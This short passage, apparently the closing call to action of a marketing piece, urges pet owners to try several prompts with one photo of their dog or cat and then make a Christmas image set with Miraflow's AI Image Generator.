Pick one clear photo of your dog or cat, try three prompts from different sections, compare each result with the original, and keep the one that looks most like your pet. Then open Miraflow's AI Image Generator, upload your photo and start your pet's Christmas set today.